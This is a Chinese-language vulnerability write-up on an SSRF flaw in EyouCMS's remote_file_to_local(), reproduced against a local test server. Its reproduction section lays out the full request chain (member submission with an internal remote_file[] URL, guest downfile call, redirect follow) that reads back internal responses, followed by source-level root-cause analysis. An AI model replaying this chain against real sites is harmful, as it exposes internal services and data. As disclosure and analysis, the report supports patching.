

EyouCMS `remote\_file\_to\_local()` 缺失 SSRF 校验导致前台 SSRF（可回读响应）

一.环境模拟

二.漏洞复现

- 1.注册会员拿cookie
- 2.取动态token
- 3.注入内网URL
- 4.取 file_id 和 uhash
- 5.游客触发（不带 Cookie）
- 6.跟随跳转拿到内网响应体

三.源码分析

- 3.1 注入点：会员投稿 remote_file[] 零校验入库
- 3.2 触发点：游客可达的 downfile()
- 3.3 分支决策：扩展名白名单
- 3.4 Sink：remote_file_to_local() 全站唯一未校验的远程抓取函数
- 3.5 回读：download_file 会话校验只防第三者

一.环境模拟

▼ Plain Text |

```
1  启动服务：
2  E:/php_portable/php74/php.exe -S 127.0.0.1:8803 -t E:/claude_project/web_cve/targets/eyoucms/src
3
4
5  模拟启动内网机密服务：
6  cd E:/claude_project/web_cve/targets/eyoucms/secret_server
7  E:/php_portable/php74/php.exe -S 127.0.0.1:8877 router.php
```

站点：

→ 127.0.0.1:8803/?m=user&c=Users&a=reg ☆

资产收集 上报平台 学习 日常资源 工具 论坛 靶场 AI 学校

eyoucms 演示站

账号注册 手机注册

用户名

登录密码

重复密码

手机号码

邮箱地址

☐ 我同意《用户协议》和《隐私政策》

立即注册

内网服务：


← → 127.0.0.1:8877

资产收集 上报平台 学习 日常资源 工具 论坛 靶场 AI 学校

'OP_SECRET_INTERNAL_DATA token=SSRF-PROOF-20260919073813-0eccc418
uri=/'

二.漏洞复现

1.注册会员拿cookie



登录获取cookie值

请求		响应
美化	Raw Hex 明动	美化
1	GET /?m=user&c=Users&a=index HTTP/1.1	38
2	Host: 127.0.0.1:8803	39
3	sec-ch-ua: "Chromium";v="133", "Not (A:Brand";v="99"	40
4	sec-ch-ua-mobile: ?0	41
5	sec-ch-ua-platform: "Windows"	42
6	Accept-Language: zh-CN, zh;q=0.9	43
7	Upgrade-Insecure-Requests: 1	44
8	User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/133.0.0.0 Safari/537.36	45
9	Accept:	47
	text/html, application/xhtml+xml, application/xml;q=0.9, image/avif, image/webp, image/apng, */*;q=0.8, application/signed-exchange;v=b3;q=0.7	48
10	Sec-Fetch-Site: none	50
11	Sec-Fetch-Mode: navigate	51
12	Sec-Fetch-User: ?1	52
13	Sec-Fetch-Dest: document	53
14	Accept-Encoding: gzip, deflate, br	54
15	Cookie: home_lang=cn; PHPSESSID=uu60rndgi108m9anu4m7a002ic; referurl=http%3A%2F%2F127.0.0.1%3A8803%2F%3Fm%3Duser%26amp%3Bc%3DUsers%26amp%3Ba%3Dreg; admin_lang=cn; users_id=1; left_menu_2024=0	55
16	Connection: keep-alive	58

▼	Plain Text
1	Cookie: home_lang=cn; PHPSESSID=uu60rndgi108m9anu4m7a002ic; referurl=http%3A%2F%2F127.0.0.1%3A8803%2F%3Fm%3Duser%26amp%3Bc%3DUsers%26amp%3Ba%3Dreg; admin_lang=cn; users_id=1; left_menu_2024=0

2.取动态token

访问[http://127.0.0.1:8803/index.php?](http://127.0.0.1:8803/index.php?m=user&c=UsersRelease&a=article_add&channel=4&typeid=5)

[m=user&c=UsersRelease&a=article_add&channel=4&typeid=5](http://127.0.0.1:8803/index.php?m=user&c=UsersRelease&a=article_add&channel=4&typeid=5)

查看返回包找到token

请求	美化	Raw	Hex	明动	响应	美化	Raw	Hex	页面渲染	明动
1	GET /index.php?m=user&c=UsersRelease&a=article_add&channel=4&typeid=5 HTTP/1.1				2480					
2	Host: 127.0.0.1:8803				2481	<div class="item-from-row">				
3	sec-ch-ua: "Chromium";v="133", "Not (A:Brand";v="99"				2482	<div class="from-row-l">				
4	sec-ch-ua-mobile: ?0					 				
5	sec-ch-ua-platform: "Windows"				2483	</div>				
6	Accept-Language: zh-CN, zh;q=0.9				2484	<div class="from-row-r">				
7	Upgrade-Insecure-Requests: 1					<input type="button" data-url="/index.php?m=user&c=UsersRelease&a=article_add&ajax=1" onclick="addArticle(this);" class="el-button el-button--primary" value="确认提交"/>				
8	User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/133.0.0.0 Safari/537.36					</div>				
9	Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;q=0.7				2485	<input type='hidden' name='__token__dbd5551ae523f680a4adf83f01e27779' value='f3c1bca8c020ff88e64dc8175fde2b52' />				
10	Sec-Fetch-Site: none				2486	</div>				
11	Sec-Fetch-Mode: navigate				2487	</form>				
12	Sec-Fetch-User: ?1					</div>				
13	Sec-Fetch-Dest: document				2488					
14	Accept-Encoding: gzip, deflate, br				2489					
15	Cookie: home_lang=cn; PHPSESSID=uu60rndgi108m9anu4m7a002ic; referurl=http%3A%2F%2F127.0.0.1%3A8803%2F%3Fm%3Duser%26amp%3Bc%3DUsers%26amp%3Ba%3Dreg; admin_lang=cn; users_id=1; left_menu_2024=0				2490					
16	Connection: keep-alive				2491					
17					2492					
18					2493					
19					2494					
20					2495					

	Plain Text
1	<input type='hidden'
2	name='__token__dbd5551ae523f680
3	a4adf83f01e27779'
4	value='f3c1bca8c020ff88e64dc817
5	5fde2b52' />

3.注入内网URL

```

1 POST /index.php?m=user&c=UsersRelease&a=article_add HTTP/1.1
2 Host: 127.0.0.1:8803
3 Cookie: PHPSESSID=uu60rndgi108m9anu4m7a002ic; home_lang=cn
4 X-Requested-With: XMLHttpRequest
5 Content-Type: application/x-www-form-urlencoded
6
7 typeid=5&channel=4&title=poc-1&origin=network&addonFieldExt[content]=poc&__
token__dbd5551ae523f680a4adf83f01e27779=f3c1bca8c020ff88e64dc8175fde2b52&re
mote_file[]=http://127.0.0.1:8877/poc.txt
8
9

```

美化
Raw
Hex
明动

POST /index.php?m=user&c=UsersRelease&a=article_add HTTP/1.1
Host: 127.0.0.1:8803
Cookie: PHPSESSID=uu60rndgi108m9anu4m7a002ic; home_lang=cn
X-Requested-With: XMLHttpRequest
Content-Type: application/x-www-form-urlencoded
Content-Length: 195

typeid=5&channel=4&title=poc-1&origin=network&
addonFieldExt[content]=poc&
__token__dbd5551ae523f680a4adf83f01e27779=
f3c1bca8c020ff88e64dc8175fde2b52&remote_file[]=
http://127.0.0.1:8877/poc.txt

美化
Raw
Hex
页面渲染
明动

1 HTTP/1.1 200 OK
2 Host: 127.0.0.1:8803
3 Date: Sat, 19 Sep 2026 08:48:41 GMT
4 Connection: close
5 X-Powered-By: PHP/7.4.33
6 Set-Cookie: home_lang=cn; path=/; SameSite=Lax
7 Expires: Thu, 19 Nov 1981 08:52:00 GMT
8 Pragma: no-cache
9 Cache-control: private
10 Set-Cookie: site_info=deleted; expires=Thu, 01-Jan-1970
00:00:01 GMT; Max-Age=0; path=/
11 Set-Cookie: users_id=1; path=/; SameSite=Lax
12 Set-Cookie: users_id=1; path=/; SameSite=Lax
13 Set-Cookie: admin_lang=cn; path=/; SameSite=Lax
14 Content-Type: application/json; charset=utf-8
15
16 {
"code":1,
"msg":"投稿成功! ",
"data":{
"email":false,
"mobile":false
},
"url":
"/index.php?m=user&c=UsersRelease&a=release_centre&list=
1",
"wait":1,
"target": "_self"
}

mspec
请求属性
请求查询
请求主体
请求cookie
请求头
响应头

4.取 file_id 和 uhash

编辑投稿可以看到url里的aid

eyoucms

演示站

会员中心

个人中心

我的信息

我的收藏

财务明细

编辑投稿

* 文章标题:

* 所属栏目:

请选择栏目...

文章来源:

这里是111

访问http://127.0.0.1:8803/index.php?m=user&c=UsersRelease&a=article_edit&aid=111&channel=4
(注意aid是获取的aid)

找到其get请求，观察其返回包

在返回包里获得file_id和uhash

响应

美化RawHex页面渲染明动

2524

2525

```

servername_use;

var downfile_list
=
' [{"file_id":81,"
aid":111,"title":
"poc-1","file_url
":"http:\\\\127.0
.0.1:8877\\poc.tx
t","extract_code
":"","file_size":"
0","file_ext":"","
file_name":"","s
erver_name":"","f
ile_mime":"","uha
sh":"dc48cbac7642
f492fe9e6e3621199
953","md5file":"d
c48cbac7642f492fe
9e6e3621199953","
is_remote":1,"dow
ncount":0,"sort_o
rder":1,"add_time
":1789807721,"upd
ate_time":0}]';
downfile_list =
JSON.parse(
downfile_list);

$(
"#remote_file_list

```

2526

2527

2528

?

⚙️

⬅️

➡️

uhash

×

3/5 matches

▼

Plain Text

```

1      var downfile_list = ' [{"file_id":81,"aid":111,"titl
e":"poc-1","file_url":"http:\\\\127.0.0.1:8877\\poc.txt","extract_cod
e":"","file_size":"0","file_ext":"","file_name":"","server_name":"","file_m
ime":"","uhash":"dc48cbac7642f492fe9e6e3621199953","md5file":"dc48cbac7642f
492fe9e6e3621199953","is_remote":1,"downcount":0,"sort_order":1,"add_time":
1789807721,"update_time":0}]';

```

5.游客触发（不带 Cookie）

故意不带cookie

▼ Plain Text |

```
1 GET /index.php?m=home&c=View&a=downfile&id=换成file_id&uhash=换成uhash HTTP/1.1
2 Host: 127.0.0.1:8803
```

返回302

记录返回包

请求

美化 Raw Hex 明动

GET /index.php?m=home&c=View&a=downfile&id=81&uhash=dc48cbac7642f492fe9e6e3621199953 HTTP/1.1
Host: 127.0.0.1:8803

响应

美化 Raw Hex 页面渲染 明动

1 HTTP/1.1 302 Found
2 Host: 127.0.0.1:8803
3 Date: Sat, 19 Sep 2026 08:54:27 GMT
4 Connection: close
5 X-Powered-By: PHP/7.4.33
6 Set-Cookie: home_lang=cn; path=/; SameSite=Lax
7 Set-Cookie: PHPSESSID=q13anghhft1i6utql029ure5r9; path=/
8 Expires: Thu, 19 Nov 1981 08:52:00 GMT
9 Pragma: no-cache
10 Set-Cookie: users_id=deleted; expires=Thu, 01-Jan-1970 00:00:01 GMT; Max-Age=0; path=/
11 Set-Cookie: site_info=deleted; expires=Thu, 01-Jan-1970 00:00:01 GMT; Max-Age=0; path=/
12 Set-Cookie: home_lang=cn; path=/; SameSite=Lax
13 Set-Cookie: 81ac07VIYGAQMAAwUIA1hfVQYJCFcMBVNUBwACUIIWBwFcBIYHBQEHBwJVAQEBBwNdUgdcVQIHVVNaCQhUCw=1; path=/; SameSite=Lax
14 Content-Type:text/html; charset=utf-8
15 Cache-control:no-cache,must-revalidate
16 Location: http://127.0.0.1:8803/index.php?m=home&c=View&a=download_file&file_id=81&uhash=ac07VIYGAQMAAwUIA1hfVQYJCFcMBVNUBwACUIIWBwFcBIYHBQEHBwJVAQEBBwNdUgdcVQIHVVNaCQhUCw
17
18

```
1 HTTP/1.1 302 Found
2 Host: 127.0.0.1:8803
3 Date: Sat, 19 Sep 2026 08:54:27 GMT
4 Connection: close
5 X-Powered-By: PHP/7.4.33
6 Set-Cookie: home_lang=cn; path=/; SameSite=Lax
7 Set-Cookie: PHPSESSID=q13anghhft1i6utql029ure5r9; path=/
8 Expires: Thu, 19 Nov 1981 08:52:00 GMT
9 Pragma: no-cache
10 Set-Cookie: users_id=deleted; expires=Thu, 01-Jan-1970 00:00:01 GMT; Max-A
    ge=0; path=/
11 Set-Cookie: site_info=deleted; expires=Thu, 01-Jan-1970 00:00:01 GMT; Max-
    Age=0; path=/
12 Set-Cookie: home_lang=cn; path=/; SameSite=Lax
13 Set-Cookie: 81ac07VlYGAQMAAwUIA1hfVQYJCFcMBVNUBwACUllWBwFcBLYHBQEHBwJVAQEB
    BwNdUgdcVQIHVVNaCQhUCw=1; path=/; SameSite=Lax
14 Content-Type: text/html; charset=utf-8
15 Cache-control: no-cache, must-revalidate
16 Location: http://127.0.0.1:8803/index.php?m=home&c=View&a=download_file&fil
    e_id=81&uhash=ac07VlYGAQMAAwUIA1hfVQYJCFcMBVNUBwACUllWBwFcBLYHBQEHBwJVAQEB
    BwNdUgdcVQIHVVNaCQhUCw
17
18
```

6. 跟随跳转拿到内网响应体

发包

```
1 GET /index.php?m=home&c=View&a=download_file&file_id=81&uhash=这次的加密串
  HTTP/1.1
2 Host: 127.0.0.1:8803
3 Cookie: PHPSESSID=上一步的值; home_lang=cn; 81ac07VlYGAQMAAwUI...=上一步它的
  value
```

请求	响应	Inspector
美化 Raw Hex 明动 <pre> 1 GET /index.php?m=home&c=View&a=download_file&file_id=81& uhash= ac07VIYGAQMAAwUIA1hfVQYJCFcMBVNUBwACUIIWBwFcBIYHBQEHBwJVAQE BBwNdUgdcVQIHVVNaCQhUCw= 2 HTTP/1.1 3 Host: 127.0.0.1:8803 4 Cookie: PHPSESSID=q13anghhft1i6utqI029ure5r9; home_lang=cn; 81ac07VIYGAQMAAwUIA1hfVQYJCFcMBVNUBwACUIIWBwFcBIYHBQEHBwJVA QEBBwNdUgdcVQIHVVNaCQhUCw=1 5 5</pre>	美化 Raw Hex 页面渲染 明动 <pre> 1 HTTP/0.9 200 OK 2 Date: Sat, 19 Sep 2026 09:08:39 GMT 3 Connection: close 4 X-Powered-By: PHP/7.4.33 5 Set-Cookie: home_lang=cn; path=/; SameSite=Lax 6 Expires: Thu, 19 Nov 1981 08:52:00 GMT 7 Pragma: no-cache 8 Cache-control: private 9 Set-Cookie: users_id=deleted; expires=Thu, 01-Jan-1970 00:00:01 GMT; Max-Age=0; path=/ 10 Set-Cookie: site_info=deleted; expires=Thu, 01-Jan-1970 00:00:01 GMT; Max-Age=0; path=/ 11 Set-Cookie: home_lang=cn; path=/; SameSite=Lax 12 Set-Cookie: 81ac07VIYGAQMAAwUIA1hfVQYJCFcMBVNUBwACUIIWBwFcBIYHBQEHBwJVA QEBBwNdUgdcVQIHVVNaCQhUCw=deleted; expires=Thu, 01-Jan-1970 00:00:01 GMT; Max-Age=0; path=/ 13 content-type: application/octet-stream 14 Accept-Ranges: bytes 15 Content-Disposition: attachment; filename="poc.txt"; filename*=UTF-8''poc.txt 16 17 TOP_SECRET_INTERNAL_DATA token=SSRF-PROOF-20260919090839-19cc3f07 18 uri=/poc.txt 19</pre>	Inspector - 请求属性 - 请求查询参数 - 请求主体参数 - 请求cookies - 请求头 - 响应头

三.源码分析

漏洞由四道"各自看起来合理"的防线串联失效构成。先看链路鸟瞰，再逐环引用源码讲解：

	Plain Text
1 攻击者注册会员 2 ① 投稿 POST article_add remote_file[]=http://内网地址/poc.txt 3 ▼ 4 入库：URL 零校验，uhash=md5(url) ← 注入点 (3.1) 5 ② 游客 GET downfile?id=&uhash= 6 ▼ 7 downfile：不查稿件状态、外链视为存在 ← 触发点 (3.2) 8 ③ 扩展名是 .txt → 走"本地化"分支 9 ▼ 10 remote_file_to_local()：全站唯一没调 11 validateRemoteUrl() 的远程抓取函数 ← Sink (3.4) 12 get_headers → readfile → 落盘 uploads/soft/ 13 ▼ ④ 302 → download_file 14 回读：把存下来的"内网响应"原样给游客 ← 危害兑现 (3.5)	

3.1 注入点：会员投稿 remote_file[] 零校验入库

application/user/model/DownloadFile.php:105-125 (会员投稿保存下载附件的实际代码)：

```
1  if (!empty($post['remote_file'])) {
2      foreach($post['remote_file'] as $kkk => $vvv)
3      {
4          $vvv = trim($vvv);                // ← 对 URL 唯一的"处理"
5          if($vvv == null || empty($vvv)) continue;
6          ...
7          'file_url'    => $vvv,                // ← 直接入库 ey_download_fi
le
8          'uhash'       => md5($vvv),          // ← "防伪哈希" = md5(URL 本
身)
9          'is_remote'   => 1,
```

对 URL 的全部"校验"只有 `trim()`：没有协议白名单、没有域名限制、没有内网地址检查。`uhash=md5($vvv)` 本意是让下载链接不可伪造，但 URL 是攻击者自己填写的，md5 可自行计算——该防线对攻击者无效。

3.2 触发点：游客可达的 `downfile()`

application/home/controller/View.php:363-406：

```
1  $map = array('a.file_id' => $file_id, 'a.uhash' => $uhash);
2  $result = Db::name('download_file')
3      ->join('__ARCHIVES__ b', 'a.aid = b.aid', 'LEFT')
4      ->where($map)->find();
5  ...
6  if (empty($result) || (!is_http_url($result['file_url']) && !file_exists
(...))) {
7      $this->error('下载文件不存在!');
```

三处"放行"：

- JOIN 了 `ey_archives` 却不按 `arcrank` / `is_del` 过滤——待审核、已删除稿件照样可触发（前台正常访问同稿返回 404，预期访问控制存在，此处遗漏）；
- `!is_http_url(...) && !file_exists(...)`：URL 为 http 开头即短路 `file_exists`，外链直接视为"文件存在"；
- 会员等级/付费闸门仅在 `is_download_pay` 插件开启或 `arc_level_id>0` 时生效，

默认下载栏目两者均关/为 0，游客畅通。

3.3 分支决策：扩展名白名单

application/home/controller/View.php:509-512：

```
1 $url_arr = explode('.', $result['file_url']);
2 $ext = $url_arr[count($url_arr)-1];
3 $image_ext_arr = array_merge($image_ext_arr, ['txt']);
4 if (in_array($ext, $image_ext_arr)){
5     $result['file_url'] = remote_file_to_local($result['file_url']);    //
    ← Sink
```

设计意图良性（站长贴的外链图片/txt 本地化缓存，避免外站资源失效），但“是否抓取”的决定被交给扩展名字符串：`.txt` 只是一个后缀，`http://127.0.0.1:8877/poc.txt` 与真实图床在服务端看来没有任何区别。扩展名不是安全边界，URL 的目标才是——而目标从未被检查。

3.4 Sink：remote_file_to_local() 全站唯一未校验的远程抓取函数

EyouCMS 为修复历史 SSRF（CVE-2025-15373 一类）在所有远程抓取函数中加入了统一校验函数 `validateRemoteUrl()`：

1	application/function.php:1654	saveRemote()	→ validateRemoteUrl
	(\$imgUrl)	✓ 已校验	
2	application/function.php:1997	saveRemoteVideo()	→ validateRemoteUrl
	(\$videoUrl)	✓ 已校验	
3	application/function.php:2262	saveRemoteFile()	→ validateRemoteUrl
	(\$fileUrl)	✓ 已校验	
4	application/function.php:4070	(Ueditor/远程图片)	→ validateRemoteUrl
	(\$imgUrl)	✓ 已校验	
5	application/function.php:3825	remote_file_to_local()	→ 【无任何校验】
		✗ 遗漏	

`remote_file_to_local()`（`application/function.php:3825`）是唯一没有调用 `validateRemoteUrl()` 的远程抓取函数，对传入 URL 仅做：

1. `application/function.php:3875` 本站/第三方存储域名的正则跳过（内部 IP 不匹配，直接放行）；

2. `application/function.php:3880` `^http(s?)://` 格式检查——只查"长得像 URL";
3. `application/function.php:3883` `get_headers()` 死链检查——只看 `heads[0]` 是否含 "200", 回答的是"链接活着吗"而非"目标合法吗" (`get_headers($url)` 这一发请求本身即是服务器代发的 SSRF) ;
4. `application/function.php:3903` `readfile($imgUrl, false, $context)` 完整抓取响应体;
5. `application/function.php:3921` `file_put_contents()` 将响应体保存到 `uploads/soft/日期/` 下并返回本地 URL——内网内容被搬到公网可直接下载的目录。

3.5 回读: `download_file` 会话校验只防第三者

`application/home/controller/View.php:586-589` :

```
▼ Plain Text |
1  $value = cookie($file_id.$uhash_mch);    // 读名为 "{file_id}{加密uhash}" 的专
    用 Cookie
2  if (empty($value)) {
3      $this->error('下载地址已失效, 请在下载详情页进行下载!', $arcurl);
4  }
```

`downfile` 的 302 响应会 `Set-Cookie` 该专用 Cookie, `download_file` 校验其存在——属于防第三方直跳的防盗链设计, 不防攻击者本人: 其自己发起 `downfile`、自带 Cookie 回读, 内网响应体原样到手。